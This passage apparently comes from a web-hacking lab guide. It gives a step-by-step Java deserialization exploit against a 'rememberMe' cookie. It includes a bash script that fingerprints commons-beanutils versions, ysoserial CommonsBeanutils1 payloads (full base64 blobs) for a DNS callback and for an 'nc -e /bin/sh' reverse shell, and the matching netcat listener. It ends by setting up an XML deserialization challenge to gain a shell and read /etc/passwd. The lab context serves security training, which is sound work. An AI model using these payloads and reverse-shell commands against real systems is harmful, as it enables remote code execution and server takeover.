
```
#!/bin/bash

#Example usage: ./getSUIDs.sh
https://archive.apache.org/dist/commons/beanutils/binaries/
org.apache.commons.beanutils.BeanComparator
#Example2 usage: ./getSUIDs.sh
https://archive.apache.org/dist/commons/collections/binaries/
org.apache.commons.collections4.functors.InvokerTransformer

url=$1
class=$2

mkdir tmpjars
for zip in $(curl -s $url | grep '.zip<' | grep -Eo 'href="[^\"]+"' | cut -d
'"' -f 2);do
wget -O tmpjars/current.zip -4 $url$zip --no-check-certificate &>/dev/null
unzip tmpjars/current.zip -d tmpjars &>/dev/null

echo "Checking file: $zip"
for jar in $(find tmpjars/ -name '*.jar');do
serialver -classpath $jar $class 2>/dev/null| grep serialVersionUID
done

rm -rf tmpjars/*
done
rm -d tmpjars/
```

Step 15: After executing the above script, observe that the application might be using the commons-beanutils v1.7.0 to 1.8.3 and ysoserial latest version built in 'commons-beanutils v1.9.2' as shown in figure:

```
root@Kali: ~/tools# chmod a+x getSUIDs.sh

root@Kali: ~/tools# ./getSUIDs.sh
https://archive.apache.org/dist/commons/beanutils/binaries/
org.apache.commons.beanutils.BeanComparator
```



Step 16: Navigate to ysoserial source code and modify the ‘pom.xml’ and replace the version of 'commons-beanutils' from '1.9.2' to '1.7.0' and compile the ysoserial source code as shown in figure:




Step 17: Again generate the deserialization payload using same command as shown in figure:

```
java -jar ysoserial-0.0.6-SNAPSHOT-all.jar CommonsBeanutils1 'nslookup
deserialize.userX.webhacklab.com'
```

```
root@kali:~/tools/ysoserial/target# java -jar ysoserial-0.0.6-SNAPSHOT-all.jar CommonsBeanutils1
'nslookup deserialize.user85.webhacklab.com'
eJytVs1vG0UUf2M7Xsc4zUfz2VKa0oYmKd1NSVInOKLkgxaD0wQS0oMP1ng9ONuud7ezs2TDoYf+AUgILvwDcCAcIlVQcajEl
QsXTiAkTtwAoXJAqii82d3EaRIat8SSd2bfvO/3m/d241docjn0XKfvUdUThqkucsPmhlh/y2Me+/iHkTsPLt3ejEMsDwnXeJ
8VIK3bNYdyKmwuoLsgJTUpqc1u03O+AwAxVHzO5lWVOlRfZSrK1WzLVcuMWlLAVWdwV5f67gNy++HVP27FIPaIlZtwC0gBUg6
3HcbFuoCO0KpJraq2JLhhVdEiWru0jzXdNk2mCyPcb+l01chu2WR1Dx78+cnAXWszGwPwHQFtticcTyyGdg3mriUwrDgaehk1
qa5nqTsM+hT9UQ1LMG5RU/VdU+iq4NRXl1nNMalgbh7X5msL31gbn4/GIZmHlpJhVZglrnq1MuN5OFJCAcs1mcgj3S9CulReF
0y3K8wVEC8WZ4qQLOkmdfG1o7gjDbOSlitAU8miNSZTlihAe2l3BI9WrE4PKwb/4M/jgaE3/+7rqlZ/DHMhq4n0WHFm437PX8
nU8s8ROXnv24df38Pjl2AyDXF4XoGsAgMKvECgzWXcoOYK4y5m/538HAHyBoGWWSyFoJZYoabHmr7o/+j+hz/9/gqB5JRhGQI
38cGhFQKJWYyaQGvBsFiYn2VZLYLVt3VUS1E5vkfEhFg1XAJHl4RXXo5yuEjXTZtWCGTylsV4kCKGTOOFddcOndOckMcNE3KF
VqpMuGf20ZIj0BwU512b1wjwwQJiQEMMaIgBLcSAFmBA28KAFmBAm1uYzxX35a6Zdd7QH7xhXFuKtlSi9nVqVUzGczIlqYqte
zXEC4HzT2QeRVdDPRj+zP93hkD6NV9nTnCtFDhL4NMny8eBHlRETZtbnp/2DTePpKCrHE4OjUidxMHTeEFAiXJJYPowMrlke1
xnlw0J40yEQFVe0gyk4RkFBgmMPgVgCbzaaEW4ZwmjxrTpsosQ18WWJgKdQbMw7LrzwW2bbFTzlqZttBA4eUAsWKIp3YxaQXu
9w70dOqnAMOYMGaN3Al2DQ4U9bLkMvAjn03AOVALD6INt3/CcfuyjWwVRPdxOjKtrrLxK9RsmLcv5kIIRbCbMZzqBs4N758xO
U9g+dYZdN4Pdb1SaGsPutiRQ2Tx1or50oh7t4ho2obHsxYnsyOjYhcnsWHYUs1F4LEMOTkEM+yr6hP9j0ARJXBXZjyEV0BAi+
MwgRcOV4No0/BWQzYClBZ/JgKjBEXxmQgZohQlcsV1CJ3JJ4UtysknabsGxQLA/PIwE5a4LuoNzAj3QixJ9uA99lGqPR2rzAX
UftROB2uHwcF+1z8IJlJC75+Akmq8bSMHQdtBn8ERytX4GcVK4C1rHhS9h/NpmIHgxCIpIjv7A/iloxzWNRzE4DW3Q7MlJ2Ya
832/PseNyjnUp0KNArwJ9jc6xm78Yv03VrvQezhyLX7btPXNr4MC5hVKNdJRjBE43oApDr4N9oXwdP6P+syMcdKsfi2PSOI6n
duG4Izg/Gjw7d1S3W1YXv+ESeKm4s0bAl5Vu8f8FQSMiUg==
```

Step 18: Add the generated payload in 'rememberMe' cookie as shown in figure:



Step 19: The payload gets successfully executed and a request on python server will be received as shown in figure:

```
root@kali:/# tcpdump -n udp port 53 -i any
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on any, link-type LINUX_SLL (Linux cooked v1), capture size 262144 bytes
17:54:35.156702 IP 192.168.200.12.6540 > 192.168.4.85.53: 54695+ A? deserialize.user85.webhacklab.com. (51)
17:54:40.200960 IP 192.168.200.12.6540 > 192.168.4.85.53: 54695+ A? deserialize.user85.webhacklab.com. (51)
17:54:45.387208 IP 192.168.200.12.6540 > 192.168.4.85.53: 54695+ A? deserialize.user85.webhacklab.com. (51)
```

Step 20: Generate the payload using tool ‘ysoserial-master.jar’ to perform the action of taking a reverse shell using the below command:

```
root@Kali:~/ysoserial/target# java -jar ysoserial-0.0.6-SNAPSHOT-all.jar
CommonsBeanutils1 'nc -e /bin/sh 192.168.4.X 9898'
```


```
┌──(root💀kali)-[~/ysoserial/target]
└─# java -jar ysoserial-0.0.6-SNAPSHOT-all.jar CommonsBeanutils1 'nc -e /bin/sh 192.168.4.85 9898'
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
eJytVs1vG0UUf2M7tmOc5qP5bEvr0oYmKdl1EqexcUTIBy2GTRNISA8+WOP14GxZ7253Z4nDoYf+AUgILvwDcCAcIlVQcUDiyo
ULJxASJ26AUDkgVRTe7G7iNAmNW2LJO7Nv3vu9N+/95s1u/Qotjg19N+m7VHK5pkvLtmbaGt98w2Uu++iH9N0HM3e2wxAqQMTR
3mMKJFSzZlGbctPm0KsIS1lYyvO78nzdAoAQAl827apELaquMwntaqbhSGVGDWHgSHM4a1h99z658/D6H7dDEHrEyy24DUSBuG
WbFrP5Jocu36tOjaq8wm3NqKJH9DZziDfV1HWmcs2f72A6UuC3rLNGBA/+/HjwnrE9FQKoWxw6TJdbLl/2/WrM2YjgtsLo6EVE
khzXkPY4rFOMR9IMzmyD6lLd0bkqcZvWpVVWs3TKmVPAsfXG0jfG1mcTYYgWoK2kGRVm8OturczsApwooYHh6IwXUF4vQqJU3u
RMNSvM4RAuFueKEC2pOnXwtau4Jw3zQpZXoKVk0BoTKYso0Fnav4NHK9aQ+xWDf/Dn2p6j1/8e6KlWf/RzIaqJ8lBxbut+31/R
+OrPgTi6/e3Dr77G5XHIJSAMz8VgKgaDMXieQIfDbI3qa8×2MPtvFRYIkNcItM1jKTg1+BrVXdbyeerD+x/89PtLBKLTmqFxnI
SHhtcIROZx1wTaFc1gfn5WRbUIVt9UEZYiOL4Hwghf1xwCJ1e4W14NcrhMN3WTVggkC4bBbC9FDJUmlU3H9IOTLV/H8RNyjVaq
jDsXD0HJE2j1ivO2adcI2EMKckBGDsjIAdnngOxxQN7hgOxxQF5YWswXD9Wu6Q1dPx48Yba8EkypYO2r1KjozM6LlMQrpurWkC
8ERp/IPZqu+zi4/bn/HwyBxCt1lVnesYrBJQKfPFk+joygwmvywuribF1zCijyusrx5FAL4AQPniYKArEglwRmjyOTK6Zrq+yq
JmicDBgoiUOahAQ8E4MhAhNPQVgCLzdbEds1uFZj8mzZQYqrfAeJQLfXLDSzEbx32nLNIu8g7bKFwLkj9oIlmlb1oBV0Njrcm3
6QMRjBnKFi8E6gZ2hYOaCWT8ILMJqAyyChS0NNjbKUXNYM2VlPjeXGpbErWSkjZSdTuWwuG4c0dhBWZyqBS0MHL5e9+NgzVYat
Noktb0LgZ7ClrXCqvrNIraAZnWlscXkDO08mk55MZ9JTU+PpbI7AWeVx63k4DyFspRgR/k9BC0RxjIkWDHFPhqzAZxIlMo4Ex5
aRL4Fseypt+Ix6QhlO4DPpK0A7ZHHEDgndqCWMZ8RlJmT7DTOeYcpfDAzFrAd6vXUCfdCPFgM492MUsKcD2IInPQQ268GO+IuH
wp6BZ9FCzM7COXTfcBCH4d1NX8QVodX+KYSJcg/krrEvYPLGtmd4xdsUERopz/956MQxgUshuAAd0OqKy7EDdb/fvbpOi6urJw
Z9MeiPwUCzV9etX7TfpmvX+o/n6gpfNc0DV9XgkVcVWjXTRE4RuNAEFG69QfWl8k38cvrPJnDUQX4sj0nzPJ7ex+Mub/2k9+ze
U91eUV38bIvgmbKtDQJ1Uem2+r9sgRko
```

Step 21: Start a “nc listener” to wait for reverse shell


```
root@Kali:~# nc -nlvp 9898
```

```
┌──(root💀kali)-[~]
└─# nc -nlvp 9898
listening on [any] 9898 ...
```

Step 22: Copy the payload we generated in the above step and paste this entire payload in the rememberme cookie and observe the command execution on the server.



Step 23: As can be seen from the screenshot below, we received a reverse shell on our internal kali host confirming command execution.




Java Deserialization Attack - XML

Challenge URL: http://mblog.webhacklab.com/api/add/microblog

- **Identify the request to inject XML serialised data and inject a payload into it to make the host send ping requests to an external host.**
- **Get a reverse shell and extract the system information such as username, OS type from the server and also read "/etc/passwd" file.**

Solution

Step 1: Login into the Microblog and post a blog.



